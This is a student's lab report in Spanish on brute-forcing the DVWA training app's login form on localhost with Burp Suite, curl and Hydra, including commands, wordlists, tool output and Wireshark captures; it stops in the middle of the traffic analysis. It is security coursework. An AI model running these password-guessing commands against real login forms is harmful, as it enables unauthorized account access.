

# Informe Laboratorio 2

## Sección 01

Alumno: Alejandro Saldías  
e-mail: alejandro.saldias\_c@mail.udp.cl

Abril de 2025

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	3
2.3. Obtención de consulta a replicar (burp) . . . . .	3
2.4. Identificación de campos a modificar (burp) . . . . .	3
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	4
2.6. Obtención de al menos 2 pares (burp) . . . . .	7
2.7. Obtención de código de inspect element (curl) . . . . .	8
2.8. Utilización de curl por terminal (curl) . . . . .	10
2.9. Demuestra 4 diferencias (curl) . . . . .	11
2.10. Instalación y versión a utilizar (hydra) . . . . .	13
2.11. Explicación de comando a utilizar (hydra) . . . . .	13
2.12. Obtención de al menos 2 pares (hydra) . . . . .	13
2.13. Explicación paquete curl (tráfico) . . . . .	14
2.14. Explicación paquete burp (tráfico) . . . . .	15
2.15. Explicación paquete hydra (tráfico) . . . . .	16
2.16. Mención de las diferencias (tráfico) . . . . .	17
2.17. Detección de SW (tráfico) . . . . .	17
2.18. Interacción con el formulario (python) . . . . .	17
2.19. Cabeceras HTTP (python) . . . . .	19
2.20. Obtención de al menos 2 pares (python) . . . . .	19
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . .	20
2.22. Demuestra 4 métodos de mitigación (investigación) . . . . .	21

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para la realización de la actividad se realizó la instalación de las aplicaciones de Docker desktop y Git para poder obtener el directorio de GitHub en la máquina local con Git y luego levantar el repositorio en Docker a través de un archivo "Docker-compose.yml".

### 2.2. Redirección de puertos en docker (dvwa)

En la creación del contenedor de Docker con el archivo "Docker-compose.yml" se decidió direccionarlo al puerto 4280 ya que el puerto que se tenía pensado inicialmente de 8080 es uno que en el caso del alumno se estaba usando para otro proyecto.

### 2.3. Obtención de consulta a replicar (burp)

Para la realización de esta sección se instaló en la máquina el programa Burp Suite, luego se usó su función para interceptar solicitudes webs y en conjunto con su navegador integrado se navegó hasta el localhost:4280 donde se accedió hasta el área de brute force y se trató un acceso manualmente para captar el tipo de consulta que se hace normalmente.

Time	Type	Direction	Method	URL
08:42:10 17 ...	HTTP	→ Request	GET	http://localhost:4280/vulnerabilities/brute/?username=admin&password=1234&Login=Login

Request	
Pretty	Raw Hex
<pre> 1 GET /vulnerabilities/brute/?username=admin&amp;password=1234&amp;Login=Login HTTP/1.1 2 Host: localhost:4280 3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Accept-Language: es-ES,es;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&amp;password=password&amp;Login=Login 15 Accept-Encoding: gzip, deflate, br 16 Cookie: PHPSESSID=88f3bc397a9700bac60167bf79b43304; security=low 17 Connection: keep-alive </pre>	

En las figuras anteriores se visualiza el intercept realizado, en la primera figura se ve la consulta capturada y en la segunda se ve el contenido dentro de esta consulta. Esta es la consulta que usaremos para realizar ataques de Brute Force.

### 2.4. Identificación de campos a modificar (burp)

Para realizar el ataque se movió la consulta interceptada a la sección de intruder, una vez aquí se procedió a identificar cuáles serían las variables que se deben cambiar para ir

probando ingresos por ataques de Brute Force.

Cluster bomb attack Start attack

Target:  ☒ Update Host header to match target

Positions:

```

1 GET /vulnerabilities/brute/?username=$admin$&password=$123456&Login=Login HTTP/1.1
2 Host: localhost:4280
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=88f3bc397a9700bac60167bf79b43304; security=low
17 Connection: keep-alive
18
  
```

En esta figura se puede observar subrayados con rojo las variables de la consulta, en este caso las variables son: username y password. Para realizar el ataque se deben marcar estas variables para indicar cual es el valor que ira cambiando en cada iteracion, para esto se usan los simbolos § para marcar los valores de las variables que son los que iran cambiando.

### 2.5. Obtención de diccionarios para el ataque (burp)

Para la obtencion de diccionarios se obvio el que ya se conocia previamente el usuario de admin de contraseña password y se realizo un ataque generico con una lista de usernames y passwords generalmente usadas obtenidas de la web, luego de un escaneo de 300+ combinaciones(las listas usadas fueron obtenidas del github SecLists) se decidio desistir y optar por crear un diccionario en base a la informacion rescatada del Github de DVWA.

### Payloads

Payload position: 1 - admin

Payload type: Simple list

Payload count: 13

Request count: 52

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

admin

Gordon

Brown

gordonb

Hack

Me

1337

Pablo

Picasso

Add

Enter a new item

Add from list... [Pro version only]

**Payloads**

Payload position: 2 - 1234

Payload type: Simple list

Payload count: 4

Request count: 52

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

password  
abc123  
charley  
letmein

Add Enter a new item

Add from list... [Pro version only]

En las figuras se puede observar los diccionarios usados finalmente para los usernames y passwords respectivamente.

## 2.6. Obtención de al menos 2 pares (burp)

Capture filter: Capturing all items								
View filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length	Comment
17	gordonb	abc123	200	18			5096	
13	smithy	password	200	25			5094	
47	Pablo	letmein	200	26			5093	
49	pablo	letmein	200	28			5093	
1	admin	password	200	10			5092	
33	1337	charley	200	33			5091	
0			200	31			5055	
2	Gordon	password	200	9			5055	
4	gordonb	password	200	11			5055	
6	Me	password	200	8			5055	
8	Pablo	password	200	45			5055	
10	pablo	password	200	29			5055	
12	Smith	password	200	35			5055	
14	admin	abc123	200	38			5055	
16	Brown	abc123	200	28			5055	
19	Me	abc123	200	28			5055	
20	1337	abc123	200	75			5055	
21	Pablo	abc123	200	40			5055	
22	Picasso	abc123	200	38			5055	

En la figura se puede ver el resultado de correr los diccionarios usados finalmente y todos los remarcados con azul representan accesos exitosos, a continuación se mostraran tres imágenes, una para demostrar el como se ve un acceso fallido, y otros dos para demostrar el acceso exitoso con los dos primeros de la lista de arriba.

Request		Response			
Pretty		Raw	Hex	Render	
90				<code>&lt;input type="submit" value="Login" name="Login"&gt;</code>	
91					
92				<code>&lt;/form&gt;</code>	
93				<code>&lt;pre&gt;</code>	
				<code>&lt;br /&gt;</code>	
				<u>Username and/or password incorrect.</u>	
				<code>&lt;/pre&gt;</code>	
94				<code>&lt;/div&gt;</code>	
95					
96				<code>&lt;h2&gt;</code>	
				More Information	
				<code>&lt;/h2&gt;</code>	

Request		Response		
Pretty		Raw	Hex	Render
90				<code>&lt;input type="submit" value="Login" name="Login"&gt;</code>
91				
92				<code>&lt;/form&gt;</code>
93				<code>&lt;p&gt;</code>
				Welcome to the password protected area gordonb
				<code>&lt;/p&gt;</code>
				<code>&lt;img src="/hackable/users/gordonb.jpg" /&gt;</code>
94				<code>&lt;/div&gt;</code>
95				
96				<code>&lt;h2&gt;</code>
				More Information
				<code>&lt;/h2&gt;</code>
				.



Request		Response		
Pretty		Raw	Hex	Render
90				<code>&lt;input type="submit" value="Login" name="Login"&gt;</code>
91				
92				<code>&lt;/form&gt;</code>
93				<code>&lt;p&gt;</code>
				Welcome to the password protected area smithy
				<code>&lt;/p&gt;</code>
				<code>&lt;img src="/hackable/users/smithy.jpg" /&gt;</code>
94				<code>&lt;/div&gt;</code>
95				
96				<code>&lt;h2&gt;</code>
				More Information
				<code>&lt;/h2&gt;</code>

## 2.7. Obtención de código de inspect element (curl)

Para esta parte del laboratorio se uso el navegador del burp suite y chrome para la obtencion del código del elemento inspectado, primero se visualizo en burp suite pero lego se paso a usar chrome debido a que este te da la opcion de copiar directamnte el codigo del elemento en cuestion.



## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



En estas figuras se pueden ver en orden la obtención del elemento primero en Burp Suite y luego en Chrome.

## 2.8. Utilización de curl por terminal (curl)

Ahora que usamos el siguiente código obtenido para realizar un curl por la terminal:

```
curl "http://localhost:4280/vulnerabilities/brute/?username=admin&password=1234&Login=Login" ^
-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^
-H "Accept-Language: es-ES,es;q=0.9,en;q=0.8" ^
-H "Connection: keep-alive" ^
-b "PHPSESSID=86050b2a986809a2e7501c9a978b894b; theme=dark; security=low" ^
-H "Referer: http://localhost:4280/vulnerabilities/brute/" ^
-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36"
```

La única diferencia sería si las credenciales usadas son correctas o inválidas. Para comprobar el funcionamiento se realizan dos accesos por el curl, uno inválido y uno válido.

```


<h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <pre><br />Username and/or password incorrect.</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/www-community/attacks/Brute_force_attack</a></li>
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password">https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms">https://www.golinuxcloud.com/brute-force-attack-web-forms</a></li>
  </ul>
</div>


```

```

<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <p>Welcome to the password protected area admin</p>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">http
te_force_attack</a></li>
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-y
w.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">http
ack-web-forms</a></li>
  </ul>
</div>

```

## 2.9. Demuestra 4 diferencias (curl)

Como se puede ver claramente en la línea subrayada con rojo en las dos imágenes anteriores, una diferencia entre las dos entradas es el mensaje que entrega donde si es invalido es: "username and/or password incorrect", si es valido dice: "welcome to the password protected area admin". Una segunda diferencia es la imagen mostrada al acceder correctamente, esta se nota en las imágenes anteriores en el acceso correcto al final de la línea roja. Otra diferencia seria el largo de su Content-Length el cual cambiara debido a que si se accede correctamente se encuentra mas contenido en la pagina. Finalmente una ultima diferencia podria ser que en el acceso invalido el mensaje es entregado en un `<pre>` y en el correcto es entregado en un `<p>`, esto denuevo puede ser evidenciado por las imágenes de arriba en la línea roja.


```
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 20:32:16 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.5
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4701
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

```
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 20:35:41 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.4.5
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4739
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

Como se puede observar en estas imagenes la primera representa un acceso incorrecto y la segunda un acceso correcto y el content length de un acceso correcto si es ligeramente mayor a al de un acceso incorrecto.

## 2.10. Instalación y versión a utilizar (hydra)

Para la realización de esta sección se decidió instalar Hydra dentro del contenedor de docker, ya que se trató de instalar en un wsl de Ubuntu, ya que el sistema del alumno es windows, pero en el wsl de Ubuntu se encontraron problemas de permisos para acceder al contenedor de Docker por lo que se pasó a usar el contenedor de docker mismo por wsl para realizar esta sección y así evitar los problemas de permisos. Para la instalación de Hydra no se especificó una versión, se instaló con un: `apt install -y hydra` lo que dejó instalado el Hydra v9.4.



Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

En la figura se ve el disclaimer que imprime hydra al ser utilizado con su versión correspondiente marcada con rojo.

## 2.11. Explicación de comando a utilizar (hydra)

Para la realización de esta parte se usó el siguiente código con hydra:

```
hydra -L usuarios.txt -P passwords.txt 127.0.0.1 http-get "/vulnerabilities/brute  
/?username=~USER~&password=~PASS~&Login=Login" -m "Welcome to the password  
protected area" -V -t 4
```

Como se puede observar, la idea era usar dos diccionarios para usuarios y passwords con los datos de los diccionarios previos, luego ir probando todas las posibilidades y ir filtrando en base a si se obtiene el mensaje de "Welcome to the password protected area" que aparece cuando la conexión es válida. Desafortunadamente el filtro no pareció funcionar y Hydra reconoció todo como correcto porque incluso cuando la conexión falla el código de estado devuelto es un 200 y Hydra lo interpreta como que funcionó correctamente el login.

## 2.12. Obtención de al menos 2 pares (hydra)

Siguiendo el tema del error ya mencionado a continuación hay una imagen de el ataque realizado:

```

root@a2d/e80c5fb4:/var/www/html# hydra -L usuarios.txt -P passwords.txt 127.0.0.1 http-get "/vulnerabilities
Login=Login" -m "Welcome to the password protected area" -V -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-17 22:50:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per task
[DATA] attacking http-get://127.0.0.1:80/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "letmein" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "charley" - 4 of 20 [child 3] (0/0)
[80][http-get] host: 127.0.0.1 login: admin password: abc123
[80][http-get] host: 127.0.0.1 login: admin password: letmein
[ATTEMPT] target 127.0.0.1 - login "gordonb" - pass "abc123" - 5 of 20 [child 0] (0/0)
[80][http-get] host: 127.0.0.1 login: admin password: password
[ATTEMPT] target 127.0.0.1 - login "gordonb" - pass "password" - 6 of 20 [child 2] (0/0)
[80][http-get] host: 127.0.0.1 login: admin password: charley
[ATTEMPT] target 127.0.0.1 - login "gordonb" - pass "letmein" - 7 of 20 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "gordonb" - pass "charley" - 8 of 20 [child 3] (0/0)
[80][http-get] host: 127.0.0.1 login: gordonb password: abc123
[ATTEMPT] target 127.0.0.1 - login "smithy" - pass "abc123" - 9 of 20 [child 0] (0/0)
[80][http-get] host: 127.0.0.1 login: gordonb password: letmein
[80][http-get] host: 127.0.0.1 login: gordonb password: password
[80][http-get] host: 127.0.0.1 login: gordonb password: charley
[ATTEMPT] target 127.0.0.1 - login "smithy" - pass "password" - 10 of 20 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "smithy" - pass "letmein" - 11 of 20 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "smithy" - pass "charley" - 12 of 20 [child 3] (0/0)
[80][http-get] host: 127.0.0.1 login: smithy password: abc123
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "abc123" - 13 of 20 [child 0] (0/0)
[80][http-get] host: 127.0.0.1 login: smithy password: password
[ATTEMPT] target 127.0.0.1 - login "pablo" - pass "password" - 14 of 20 [child 1] (0/0)
[80][http-get] host: 127.0.0.1 login: smithy password: letmein

```

Como se puede ver hay varios que no deberían estar marcados como correctos pero los subrayados con rojo son usuario y contraseñas conocidos que se sabe si son correctos.

## 2.13. Explicación paquete curl (tráfico)

Se realizó la captura de los paquetes con Wireshark y las siguientes imágenes representan el tráfico capturado así como el contenido de uno de esos paquetes:

http.request.method == "GET"					
No.	Time	Source	Destination	Protocol	Length Info
132	21.193731	127.0.0.1	127.0.0.1	HTTP	620 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
991	113.468194	127.0.0.1	127.0.0.1	HTTP	616 GET /vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1

```

▶ Frame 350: 520 bytes on wire (4160 bits), 520 bytes captured (4160 bits) on interface \Device\NPF{...}
▶ Null/Loopback
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 62313, Dst Port: 4280, Seq: 1, Ack: 1, Len: 476
▼ Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
  Request Method: GET
  Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
    Request URI Path: /vulnerabilities/brute/
    Request URI Query: username=admin&password=password&Login=Login
  Request Version: HTTP/1.1
  Host: localhost:4280\r\n
  User-Agent: curl/8.11.1\r\n
  Cookie: PHPSESSID=86050b2a986809a2e7501c9a978b894b; theme=dark; security=low\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*;q=0.8\r\n
  Accept-Language: es-ES,es;q=0.9,en;q=0.8\r\n
  Connection: keep-alive\r\n
  Referer: http://localhost:4280/vulnerabilities/brute/\r\n
  \r\n

```

Como se puede observar una de las grandes diferencias del curl y el como se le identifico fue el campo de user agent que tiene la clasificacion de curl. Otro dato importante es el hecho de que se van haciendo de a uno por lo que no se generan muchos de una vez a diferencia de otros.

### 2.14. Explicación paquete burp (tráfico)

Usando wireshark se completo la siguiente captura de paquetes burp:

http.request.method == "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
426	31.073184	127.0.0.1	127.0.0.1	HTTP	917	GET /vulnerabilities/brute/?username=Picasso&password=charley&Login=Login HTTP/1.1
439	32.239022	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=pablo&password=charley&Login=Login HTTP/1.1
450	33.409056	127.0.0.1	127.0.0.1	HTTP	913	GET /vulnerabilities/brute/?username=Bob&password=charley&Login=Login HTTP/1.1
459	34.648544	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=Smith&password=charley&Login=Login HTTP/1.1
472	36.138633	127.0.0.1	127.0.0.1	HTTP	916	GET /vulnerabilities/brute/?username=smithy&password=charley&Login=Login HTTP/1.1
485	37.408338	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=admin&password=letmein&Login=Login HTTP/1.1
498	38.727443	127.0.0.1	127.0.0.1	HTTP	916	GET /vulnerabilities/brute/?username=Gordon&password=letmein&Login=Login HTTP/1.1
509	40.048750	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=Brown&password=letmein&Login=Login HTTP/1.1
522	41.379974	127.0.0.1	127.0.0.1	HTTP	917	GET /vulnerabilities/brute/?username=gordonb&password=letmein&Login=Login HTTP/1.1
533	42.774705	127.0.0.1	127.0.0.1	HTTP	914	GET /vulnerabilities/brute/?username=Hack&password=letmein&Login=Login HTTP/1.1
548	44.158803	127.0.0.1	127.0.0.1	HTTP	912	GET /vulnerabilities/brute/?username=Me&password=letmein&Login=Login HTTP/1.1
567	45.595346	127.0.0.1	127.0.0.1	HTTP	914	GET /vulnerabilities/brute/?username=1337&password=letmein&Login=Login HTTP/1.1
582	47.070145	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=Pablo&password=letmein&Login=Login HTTP/1.1
597	48.542780	127.0.0.1	127.0.0.1	HTTP	917	GET /vulnerabilities/brute/?username=Picasso&password=letmein&Login=Login HTTP/1.1
610	50.326487	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=pablo&password=letmein&Login=Login HTTP/1.1
625	51.875153	127.0.0.1	127.0.0.1	HTTP	913	GET /vulnerabilities/brute/?username=Bob&password=letmein&Login=Login HTTP/1.1
640	53.429438	127.0.0.1	127.0.0.1	HTTP	915	GET /vulnerabilities/brute/?username=Smithy&password=letmein&Login=Login HTTP/1.1
657	54.980186	127.0.0.1	127.0.0.1	HTTP	916	GET /vulnerabilities/brute/?username=smithy&password=letmein&Login=Login HTTP/1.1

```

▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 62273, Dst Port: 4280, Seq: 1, Ack: 1, Len: 873
▼ Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=Picasso&password=charley&Login=Login HTTP/1.1\r\n
  Request Method: GET
  Request URI: /vulnerabilities/brute/?username=Picasso&password=charley&Login=Login
  Request URI Path: /vulnerabilities/brute/
  Request URI Query: username=Picasso&password=charley&Login=Login
  Request Version: HTTP/1.1
  Host: localhost:4280\r\n
  sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"\r\n
  sec-ch-ua-mobile: ?0\r\n
  sec-ch-ua-platform: "Windows"\r\n
  Accept-Language: es-ES,es;q=0.9\r\n
  Upgrade-Insecure-Requests: 1\r\n
